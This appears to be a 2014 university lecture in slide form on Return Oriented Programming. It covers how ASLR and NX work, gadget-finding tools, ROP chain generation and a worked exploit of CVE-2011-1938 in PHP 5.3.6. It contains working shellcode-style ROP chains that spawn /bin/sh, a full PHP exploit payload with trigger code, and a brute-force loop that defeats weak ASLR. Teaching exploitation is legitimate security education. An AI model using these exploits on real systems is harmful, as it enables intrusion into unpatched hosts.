

An introduction to the Return Oriented Programming and ROP chain generation

Why and How

Course lecture at the
Bordeaux university for the CSI Master

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Nov 2014

Keywords: *ROP Intel / ARM, Tools, ROP chain generation, gadgets' semantics, ASLR and NX internal, JOP, SOP, BROP, SROP, example with CVE-2011-1938*

Road-map


- Classical attacks without any security
 - Stack overflow exploitation in 2009
- Mitigation against these classical attacks
 - Address space layout randomization
 - Not eXecute Bit
- ROP introduction
 - What is the ROP?
 - Why use the ROP?
 - How can we find gadgets?
 - Tools which can help you
- Real example
 - CVE-2011-1938 exploitation
- Mitigation against ROP attacks
- ROP variants
 - JOP, SOP, BR0P, SROP
- Some cool research subjects
 - The gadgets semantics
 - Rop chain generation
- Conclusion
- References

Classical attacks without any security

- Find the bug
- Try to control the program counter register
- Store your shellcode somewhere in memory
- Set the program counter register to point on your shellcode
 - Shellcode executed → you win

Classical attacks without any security

- Classical stack buffer overflow
 - Control the saved EIP
 - Overwrite the SEIP with an address pointing to your code



Mitigation against these classical attacks

- Address Space Layout Randomization
- No eXecute bit
- There are other protections but we won't describe them in this lecture
 - ASCII Armor
 - FORTIFY_SOURCE
 - SSP

Address Space Layout Randomization

- Map your Heap and Stack randomly
 - At each execution, your Heap and Stack will be mapped at different places
 - It's the same for shared libraries and VDSO
- So, now you cannot jump on an hardened address like in a classical attacks (*slide 4*)

Address Space Layout Randomization - Example


- Two executions of the same binary :

```
009c0000-009e1000 rw-p 00000000 00:00 0 [heap]
7fff329f5000-7fff32a16000 rw-p 00000000 00:00 0 [stack]
7fff32bde000-7fff32bdf000 r-xp 00000000 00:00 0 [vdso]

01416000-01437000 rw-p 00000000 00:00 0 [heap]
7fff2fa70000-7fff2fa91000 rw-p 00000000 00:00 0 [stack]
7fff2fb1c000-7fff2fb1d000 r-xp 00000000 00:00 0 [vdso]
```

Address Space Layout Randomization – Linux Internal


- Heap and Stack areas mapped at a pseudo-random place for each execution



No eXecute bit

- NX bit is a CPU feature
 - On Intel CPU, it works only on x86_64 or with Physical Address Extension (PAE) enable
- Enabled, it raises an exception if the CPU tries to execute something that doesn't have the NX bit set
- The NX bit is located and setup in the Page Table Entry


No eXecute bit – Paging Internals



No eXecute bit – PTE Internal

- The last bit is the NX bit (exb)
 - 0 = disabled
 - 1 = enabled

Page-Table Entry (4-KByte Page)



ROP Introduction

- **When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC** ^[1] - *Buchanan, E.; Roemer, R.; Shacham, H.; Savage, S. (October 2008)*
- **Return-Oriented Programming: Exploits Without Code Injection** ^[2] - *Shacham, Hovav; Buchanan, Erik; Roemer, Ryan; Savage, Stefan. Retrieved 2009-08-12.*

ROP definition

- Chain gadgets to execute malicious code.
- A gadget is a suite of instructions which end by the branch instruction `ret` (Intel) or the equivalent on ARM.
 - Intel examples:
 - `pop eax ; ret`
 - `xor ebx, ebx ; ret`
 - ARM examples:
 - `pop {r4, pc}`
 - `str r1, [r0] ; bx lr`
- Objective: Use gadgets instead of classical shellcode

A gadget can contain other gadgets

- Because x86 instructions aren't aligned, a gadget can contain another gadget.

```
f7c707000000f9545c3 → test edi, 0x7 ; setnz byte ptr [rbp-0x3d] ;  
c707000000f9545c3 → mov dword ptr [rdi], 0xf000000 ; xchg ebp, eax ; ret
```

- Doesn't work on RISC architectures like ARM, MIPS, SPARC...

Why use the ROP?

- Gadgets are mainly located on segments without ASLR and on pages marked as executables
 - It can bypass the ASLR
 - It can bypass the NX bit

Road-map attack

- Find your gadgets
- Store your gadgets addresses on the stack
 - You must to overwrite the saved eip with the address of your first gadget

CALL and RET semantics (Intel x86)

- CALL semantic

```
ESP ← ESP - 4  
[ESP] ← NEXT(EIP) ; sEIP  
EIP ← OPERANDE
```


- RET semantic

```
TMP ← [ESP] ; get the sEIP  
ESP ← ESP + 4 ; Align stack pointer  
EIP ← TMP ; restore the sEIP
```

Attack process on x86

- Gadget1 is executed and returns
- Gadget2 is executed and returns
- Gadget3 is executed and returns
- And so on until all instructions that you want are executed
- So, the real execution is:

```
pop    eax
xor    edx, edx
inc    ecx
```



Attack process on ARM

- This is exactly the same process but this time using this kind of gadgets:

```
pop {r3, pc}  
mov r0, r3 ; pop {r4, r5, r6, pc}  
pop {r3, r4, r5, r6, r7, pc}
```

- On ARM it's possible to *pop* a value directly in the program counter register (pc)

How can we find gadgets?

- Several ways to find gadgets
 - Old school method : *objdump* and *grep*
 - Some gadgets will be not found: *Objdump* aligns instructions.
 - Make your own tool which scans an executable segment
 - Use an existing tool

Tools which can help you

- **Rp++** *by Axel Souchet [3]*
- **Ropeme** *by Long Le Dinh [4]*
- **Ropc** *by patkt [5]*
- **Nrop** *by Aurelien wailly [6]*
- **ROPgadget** *by Jonathan Salwan [7]*

ROPgadget tool

- ROPgadget is :
 - A gadgets finder and “auto-roper”
 - Written in Python
 - Using Capstone engine
 - Support PE, ELF, Mach-O formats
 - Support x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures

ROPgadget tool – Quick example

- Display available gadgets

```
$ ./ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86-NDH-chall
0x08054487 : pop edi ; pop ebp ; ret 8
0x0806b178 : pop edi ; pop esi ; ret
0x08049fdb : pop edi ; ret
[...]
0x0804e76b : xor eax, eax ; pop ebx ; ret
0x0806a14a : xor eax, eax ; pop edi ; ret
0x0804aae0 : xor eax, eax ; ret
0x080c8899 : xor ebx, edi ; call eax
0x080c85c6 : xor edi, ebx ; jmp dword ptr [edx]

Unique gadgets found: 2447
```

ROPgadget tool – ROP chain generation in 5 steps

- Objective :

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

- Step 1 - Write-what-where gadgets
 - Write “/bin/sh” in memory
- Step 2 - Init syscall number gadgets
 - Setup execve syscall number
- Step 3 - Init syscall arguments gadgets
 - Setup execve arguments
- Step 4 - Syscall gadgets
 - Find syscall interrupt
- Step 5 - Build the ROP chain
 - Build the python payload

Step 1

Write-what-where gadgets

```
- Step 1 -- Write-what-where gadgets
[+] Gadget found: 0x80798dd mov dword ptr [edx], eax ; ret
[+] Gadget found: 0x8052bba pop edx ; ret
[+] Gadget found: 0x80a4be6 pop eax ; ret
[+] Gadget found: 0x804aae0 xor eax, eax ; ret
```

- The `edx` register is the destination
- The `eax` register is the content
- `xor eax, eax` is used to put the null byte at the end

Step 2

Init syscall number gadgets

```
- Step 2 -- Init syscall number gadgets
  [+] Gadget found: 0x804aae0 xor eax, eax ; ret
  [+] Gadget found: 0x8048ca6 inc eax ; ret
```

- xor eax, eax is used to initialize the context to zero
- inc eax is used 11 times to setup the exceve syscall number

Step 3

Init syscall arguments gadgets

```
- Step 3 -- Init syscall arguments gadgets
  [+] Gadget found: 0x8048144 pop ebx ; ret
  [+] Gadget found: 0x80c5dd2 pop ecx ; ret
  [+] Gadget found: 0x8052bba pop edx ; ret
```

- `int execve(const char *filename, char *const argv[], char *const envp[]);`
 - `pop ebx` is used to initialize the first argument
 - `pop ecx` is used to initialize the second argument
 - `pop edx` is used to initialize the third argument

Step 4

Syscall gadget

```
- Step 4 -- Syscall gadget
```

```
[+] Gadget found: 0x8048ca8 int 0x80
```

- int 0x80 is used to raise a syscall exception

Step 5 - Build the ROP chain

```
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a0) # @ .data
p += pack('<I', 0x080a4be6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a4) # @ .data + 4
p += pack('<I', 0x080a4be6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x0804aae0) # xor eax, eax ; ret
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08048144) # pop ebx ; ret
p += pack('<I', 0x080cd9a0) # @ .data
p += pack('<I', 0x080c5dd2) # pop ecx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x0804aae0) # xor eax, eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
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p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # int 0x80
```

ROPgadget tool – ROP chain generation

Demo time

Real example with the CVE-2011-1938

```
<?php
  $addr = str_repeat("A", 500);
  $fd   = socket_create(AF_UNIX, SOCK_STREAM, 1);
  $ret  = socket_connect($fd, $addr);
?>
```

- Stack overflow in PHP 5.3.6 via the “addr” parameter
 - AF_UNIX must be setup to trigger the bug

CVE-2011-1938

Analysis

```
PHP_FUNCTION(socket_connect)
{
    zval                *arg1;
    php_socket          *php_sock;
    struct sockaddr_in  sin;
    #if HAVE_IPV6
    struct sockaddr_in6 sin6;
    #endif
    struct sockaddr_un  s_un; /* stack var */
    char                *addr;
    int                 retval, addr_len;
    long                port = 0;
    int                 argc = ZEND_NUM_ARGS();
    [...]

    case AF_UNIX:
        memset(&s_un, 0, sizeof(struct sockaddr_un));
        s_un.sun_family = AF_UNIX;
        memcpy(&s_un.sun_path, addr, addr_len); /* Unlimited copy. Stack overflow */
        retval = connect(php_sock->bsd_socket, (struct sockaddr *) &s_un,
            (socklen_t) XtOffsetOf(struct sockaddr_un, sun_path) + addr_len);
        break;
    [...]
}
```


CVE-2011-1938 exploitation

- Objective
 - `execve("/bin/sh", args, env);`
- Necessary memory/registers state
 - `EAX ← 11 (sys_execve)`
 - `EBX ← "/bin/sh" (char *)`
 - `ECX ← arguments (char **)`
 - `EDX ← env (char **)`

CVE-2011-1938

Possible gadgets

```
[G01] int $0x80
[G02] inc %eax; ret
[G03] xor %eax,%eax; ret
[G04] mov %eax,(%edx); ret
[G05] pop %ebp; ret
[G06] mov %ebp,%eax; pop %ebx; pop %esi; pop %edi; pop %ebp; ret
[G07] pop %edi; pop %ebp; ret
[G08] mov %edi,%edx; pop %esi; pop %edi; pop %ebp; ret
[G09] pop %ebx; pop %esi; pop %edi; pop %ebp; ret
[G10] xor %ecx,%ecx; pop %ebx; mov %ecx,%eax; pop %esi; pop %edi; pop %ebp; ret
```

//! Be careful that your gadgets will not erase values already loaded. Example with the gadgets G10 and the EAX register.

CVE-2011-1938

Possible gadgets

- [G01] `int 0x80`
 - Raise an exception
- [G02] `inc %eax ; ret`
 - Setup EAX ← 11 (`sys_excve`)
- [G03] `xor eax, eax ; ret`
 - Setup EAX ← 0
- [G04] `mov %eax, (edx) ; ret`
 - Write-what-where
- [G05 & G06] `pop %ebp ; ret && mov %ebp, %eax ; ret`
 - Used to control the EAX register in the gadget 04 [G04]
- [G07 & G08] `pop %edi, ... ; ret && mov %edi, %edx ; ... ; ret`
 - Used to the RDX register in the gadget 4 [G04]
- [G09]
 - Setup EBX ← First argument of the `execve`
- [G10]
 - Setup ECX ← Second argument of `execve`

CVE-2011-1938

The payload – Define gadgets

- Define useful gadgets found in /usr/bin/php binary

```
define('DUMMY',      "\x42\x42\x42\x42");// padding
define('DATA',       "\x20\xba\x74\x08");// .data 0x46a0  0x874ba20
define('DATA4',      "\x24\xba\x74\x08");// DATA + 4
define('DATA8',      "\x28\xba\x74\x08");// DATA + 8
define('DATA12',     "\x3c\xba\x74\x08");// DATA + 12
define('INT_80',     "\x27\xb6\x07\x08");// 0x0807b627: int $0x80
define('INC_EAX',    "\x66\x50\x0f\x08");// 0x080f5066: inc %eax | ret
define('XOR_EAX',    "\x60\xb4\x09\x08");// 0x0809b460: xor %eax,%eax | ret
define('MOV_A_D',    "\x84\x3e\x12\x08");// 0x08123e84: mov %eax,(%edx) | ret
define('POP_EBP',    "\xc7\x48\x06\x08");// 0x080648c7: pop %ebp | ret
define('MOV_B_A',    "\x18\x45\x06\x08");// 0x08064518: mov %ebp,%eax | pop %ebx | pop %esi
//                                     pop %edi | pop %ebp | ret
define('MOV_DI_DX',  "\x20\x26\x07\x08");// 0x08072620: mov %edi,%edx | pop %esi | pop %edi
//                                     pop %ebp | ret
define('POP_EDI',    "\x23\x26\x07\x08");// 0x08072623: pop %edi | pop %ebp | ret
define('POP_EBX',    "\x0f\x4d\x21\x08");// 0x08214d0f: pop %ebx | pop %esi | pop %edi |
//                                     pop %ebp | ret
define('XOR_ECX',    "\xe3\x3b\x1f\x08");// 0x081f3be3: xor %ecx,%ecx|pop %ebx|mov %ecx,%eax
//                                     pop %esi|pop %edi|pop %ebp|ret
```

CVE-2011-1938

The payload – Step 1

- Store “//bi” in the memory

```
POP_EDI.    // pop %edi
DATA.      // 0x874ba20
DUMMY.     // pop %ebp
MOV_DI_DX. // mov %edi,%edx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
"//bi".    // pop %ebp
MOV_B_A.   // mov %ebp,%eax
DUMMY.     // pop %ebx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp
MOV_A_D.   // mov %eax, (%edx)
```

CVE-2011-1938

The payload – Step 1

- Store “n/sh” in the memory

```
POP_EDI.    // pop %edi
DATA4.     // 0x874ba24
DUMMY.     // pop %ebp
MOV_DI_DX. // mov %edi,%edx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
"n/sh".    // pop %ebp
MOV_B_A.   // mov %ebp,%eax
DUMMY.     // pop %ebx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp
MOV_A_D.   // mov %eax, (%edx)
```

CVE-2011-1938

The payload – Step 1

- Store “\0” at the end.

```
POP_EDI.    // pop %edi
DATA8.     // 0x874ba28
DUMMY.     // pop %ebp
MOV_DI_DX. // mov %edi,%edx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp
XOR_EAX.   // xor %eax,%eax
MOV_A_D.   // mov %eax,(%edx)
```

CVE-2011-1938

The payload – Step 2

- Setup arguments

```
XOR_ECX. // xor %ecx,%ecx
DUMMY. // pop %ebx
DUMMY. // pop %esi
DUMMY. // pop %edi
DUMMY. // pop %ebp

POP_EBX. // pop %ebx
DATA. // 0x874ba20
DUMMY. // pop %esi
DUMMY. // pop %edi
DUMMY. // pop %ebp
```


CVE-2011-1938

The payload – Step 3

- Setup syscall number

```
XOR_EAX.    // xor %eax,%eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
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INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
```

CVE-2011-1938

The payload – Step 4

- Raise an exception

```
INT_80;    // int $0x80
```

- Trigger the vulnerability

```
$evil = $padd.$payload;  
  
$fd   = socket_create(AF_UNIX, SOCK_STREAM, 1);  
$ret  = socket_connect($fd, $evil);
```

Mitigation against the ROP attack

- Linux - Position-Independent Executable
 - Applies the ASLR on the section *.text*
 - *Can be bypassed on old specific 32bits-based Linux distribution*
 - *PIC (Position-Independent Code) is used for library when a binary is compiled with PIE*
- On Windows, ASLR can include the section *.text*

ASLR – Entropy not enough on certain old distribution

- Tested on a ArchLinux 32 bits in 2011
 - NX enable
 - ASLR enable
 - PIE enable
 - RELRO full
- If you don't have enough gadgets :
 - Choose yours in the libc
 - Brute-force the base address

PIC/PIE – Entropy not enough on certain old distribution

- Brute-force the base address

```
base_addr = 0xb770a000

p = "a" * 44
# execve /bin/sh generated by RopGadget v3.3
p += pack("<I", base_addr + 0x000e07c1) # pop %edx | pop %ecx | pop %ebx | ret
p += pack("<I", 0x42424242) # padding
p += pack("<I", base_addr + 0x00178020) # @ .data
p += pack("<I", 0x42424242) # padding
p += pack("<I", base_addr + 0x00025baf) # pop %eax | ret
p += "/bin"

[...]
```

PIC/PIE – Entropy not enough on certain old distribution

- Wait for a few seconds

```
[jonathan@Archlinux rop-bf]$ while true ; do ./main "$(/./exploit.py)" ; done
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
[...]
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
sh-4.2$
```

